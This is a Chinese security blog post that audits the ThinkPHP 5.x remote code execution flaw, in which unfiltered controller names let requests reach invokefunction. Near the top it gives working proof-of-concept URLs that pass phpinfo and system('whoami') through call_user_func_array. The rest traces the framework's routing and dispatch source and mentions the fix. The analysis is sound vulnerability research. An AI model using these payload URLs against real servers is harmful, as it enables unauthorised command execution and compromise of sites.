Thinkphp5 RCE 代码审计
原创 InBug实验室 2021-08-31 18:25
对thinkphp5 控制器过滤不严导致的RCE漏洞进行了一次审计
前言
本着知其然,知其所以然的精神,对thinkphp5 控制器过滤不严导致的RCE漏洞进行了一次审计
POC:/thinkphp/public/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1/thinkphp_5.0.22/public/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1/thinkphp5.0.22/public/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1/thinkphp5.1.29/public/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1/thinkphp_5.1.29/public/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
影响版本:thinkphp 5.0.23及以下

环境:phpstorm+xdebugThinkphp_5.0.14_fullphpstorm+xdebug环境可自行百度搭建poc: ?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
POC效果:
开始审计

前置知识:
入口文件:Thinkphp5的入口文件位于public目录下的index文件

跟进入口文件,先进行了一些配置加载、设置路由规则的工作

加载完之后进入start.php开始执行

Run方法:
public static function run(Request $request = null){#初始化request对象$request = is_null($request) ? Request::instance() : $request;try {$config = self::initCommon();// 模块/控制器绑定if (defined('BIND_MODULE')) {BIND_MODULE && Route::bind(BIND_MODULE);} elseif ($config['auto_bind_module']) {// 入口自动绑定$name = pathinfo($request->baseFile(), PATHINFO_FILENAME);if ($name && 'index' != $name && is_dir(APP_PATH . $name)) {Route::bind($name);}}$request->filter($config['default_filter']);// 默认语言Lang::range($config['default_lang']);// 开启多语言机制 检测当前语言$config['lang_switch_on'] && Lang::detect();$request->langset(Lang::range());// 加载系统语言包Lang::load([THINK_PATH . 'lang' . DS . $request->langset() . EXT,APP_PATH . 'lang' . DS . $request->langset() . EXT,]);// 监听 app_dispatchHook::listen('app_dispatch', self::$dispatch);// 获取应用调度信息$dispatch = self::$dispatch;// 未设置调度信息则进行 URL 路由检测if (empty($dispatch)) {$dispatch = self::routeCheck($request, $config);}// 记录当前调度信息$request->dispatch($dispatch);// 记录路由和请求信息if (self::$debug) {Log::record('[ ROUTE ] ' . var_export($dispatch, true), 'info');Log::record('[ HEADER ] ' . var_export($request->header(), true), 'info');Log::record('[ PARAM ] ' . var_export($request->param(), true), 'info');}// 监听 app_beginHook::listen('app_begin', $dispatch);// 请求缓存检查$request->cache($config['request_cache'],$config['request_cache_expire'],$config['request_cache_except']);$data = self::exec($dispatch, $config);} catch (HttpResponseException $exception) {$data = $exception->getResponse();}// 清空类的实例化Loader::clearInstance();// 输出数据到客户端if ($data instanceof Response) {$response = $data;} elseif (!is_null($data)) {// 默认自动识别响应输出类型$type = $request->isAjax() ?Config::get('default_ajax_return') :Config::get('default_return_type');$response = Response::create($data, $type);} else {$response = Response::create();}// 监听 app_endHook::listen('app_end', $response);return $response;}


跟进run方法,首先是自动加载机制autoload加载think\app类
初始化、语言包加载、模块绑定等工作完成后开始获取调度信息dispatch,未设置调度信息则进入routecheck()方法进行url检测

Routecheck方法:
public static function routeCheck($request, array $config){$path = $request->path();$depr = $config['pathinfo_depr'];$result = false;// 路由检测$check = !is_null(self::$routeCheck) ? self::$routeCheck : $config['url_route_on'];if ($check) {// 开启路由if (is_file(RUNTIME_PATH . 'route.php')) {// 读取路由缓存$rules = include RUNTIME_PATH . 'route.php';is_array($rules) && Route::rules($rules);} else {$files = $config['route_config_file'];foreach ($files as $file) {if (is_file(CONF_PATH . $file . CONF_EXT)) {// 导入路由配置$rules = include CONF_PATH . $file . CONF_EXT;is_array($rules) && Route::import($rules);}}}// 路由检测(根据路由定义返回不同的URL调度)$result = Route::check($request, $path, $depr, $config['url_domain_deploy']);$must = !is_null(self::$routeMust) ? self::$routeMust : $config['url_route_must'];if ($must && false === $result) {// 路由无效throw new RouteNotFoundException();}}// 路由无效 解析模块/控制器/操作/参数... 支持控制器自动搜索if (false === $result) {$result = Route::parseUrl($path, $depr, $config['controller_auto_search']);}return $result;}
跟进routecheck()方法,routecheck方法对pathinfo进行分析(tips:thinkphp的pathinfo格式为模块/控制器/操作/[参数名/参数值])

调用path()方法获取到url的pathinfo信息,返回path=” index/think\app/invokefunction”
格式为模块名:index
控制器名:think\app
操作名:invokefuncton
Routecheck()方法载入路由,对比pathinfo以生成调度信息

随后进入路由检测,读取路由缓存内容、导入路由配置,随后进入check()方法根据解析的pathinfo信息与路由进行对比,因路由规则中不存在对应的路由信息,返回$result=fasle,代表路由无效,无调度信息

因为根据路由缓存检测出调度信息无效,所以进入parseURL进行URL的解析进行url的解析以再次获取调度信息

跟进parseURL,parseURL中调用了parseUrlPath来解析url,此时url= “index|think\app|invokefunction”。 parseurlPath将url解析为数组形式,$path:{“index”,”think\app”,”invokefunction”},分别为模块、控制器、操作

ParseURL对parseURLpath返回的数组$path进行模块、控制器、操作的解析,得到结果:模块$module = “index” 控制器$controller=”think\app” 操作 $action = “invokefunction”

随后对获取的信息进行路由封装,得到$route = {“index“,”think\app”,”invokefunction”}


继续跟进,对路由进行记录、检测缓存信息,完成后进入exec()方法
Exec方法:
protected static function exec($dispatch, $config){switch ($dispatch['type']) {case 'redirect': // 重定向跳转$data = Response::create($dispatch['url'], 'redirect')->code($dispatch['status']);break;case 'module': // 模块/控制器/操作$data = self::module($dispatch['module'],$config,isset($dispatch['convert']) ? $dispatch['convert'] : null);break;case 'controller': // 执行控制器操作$vars = array_merge(Request::instance()->param(), $dispatch['var']);$data = Loader::action($dispatch['controller'],$vars,$config['url_controller_layer'],$config['controller_suffix']);break;case 'method': // 回调方法$vars = array_merge(Request::instance()->param(), $dispatch['var']);$data = self::invokeMethod($dispatch['method'], $vars);break;case 'function': // 闭包$data = self::invokeFunction($dispatch['function']);break;case 'response': // Response 实例$data = $dispatch['response'];break;default:throw new \InvalidArgumentException('dispatch type not support');}return $data;}

跟进exec()方法,exec根据dispatch数组中type字段的值进入module分支,并调用module方法
跟进module方法,module方法首先对模块进行部署、初始化、缓存检查

随后module方法获取模块名index、控制器名think\app、操作名invokefunction

随后分别进入controller()方法、parseName()方法、action()方法设置控制器、操作并载入

设置并加载控制器、操作后通过is_callable()查看invokefunction是否能被调用,若不可调用则抛出404不存在
随后进入invokemethod方法
跟进invokemethod,invokemethod通过反射机制ReflectionMethod调用操作invokefunction,bindParams用于获取绑定参数 args = {“call_user_func_array”,”{system”, {“whoami”}}”}
此时通过反射机制将调用操作指定为invokefunction ,将参数绑定为args = {“call_user_func_array”,”{system”, {“whoami”}}”}
随后进入invokeargs方法,invokeargs通过反射进入invokefunction方法,在此设置反射为call_user_func_array(),绑定参数为system和whoami
再次调用invokeargs()方法,成功调用call_user_func(system(“whoami”))达到远程代码执行的目的
退出module达到命令执行目的
总结
结合此次RCE审计流程来看,漏洞点主要是解析pathinfo的时候并没有对控制器操作进行过滤,导致恶意用户将控制器操作指向invokefunction,再结合call_user_fun_array达到了远程代码任意执行的攻击效果,通过对比thinkphp发布的补丁可以看出,thinkphp通过增加对控制器名的过滤达到修复。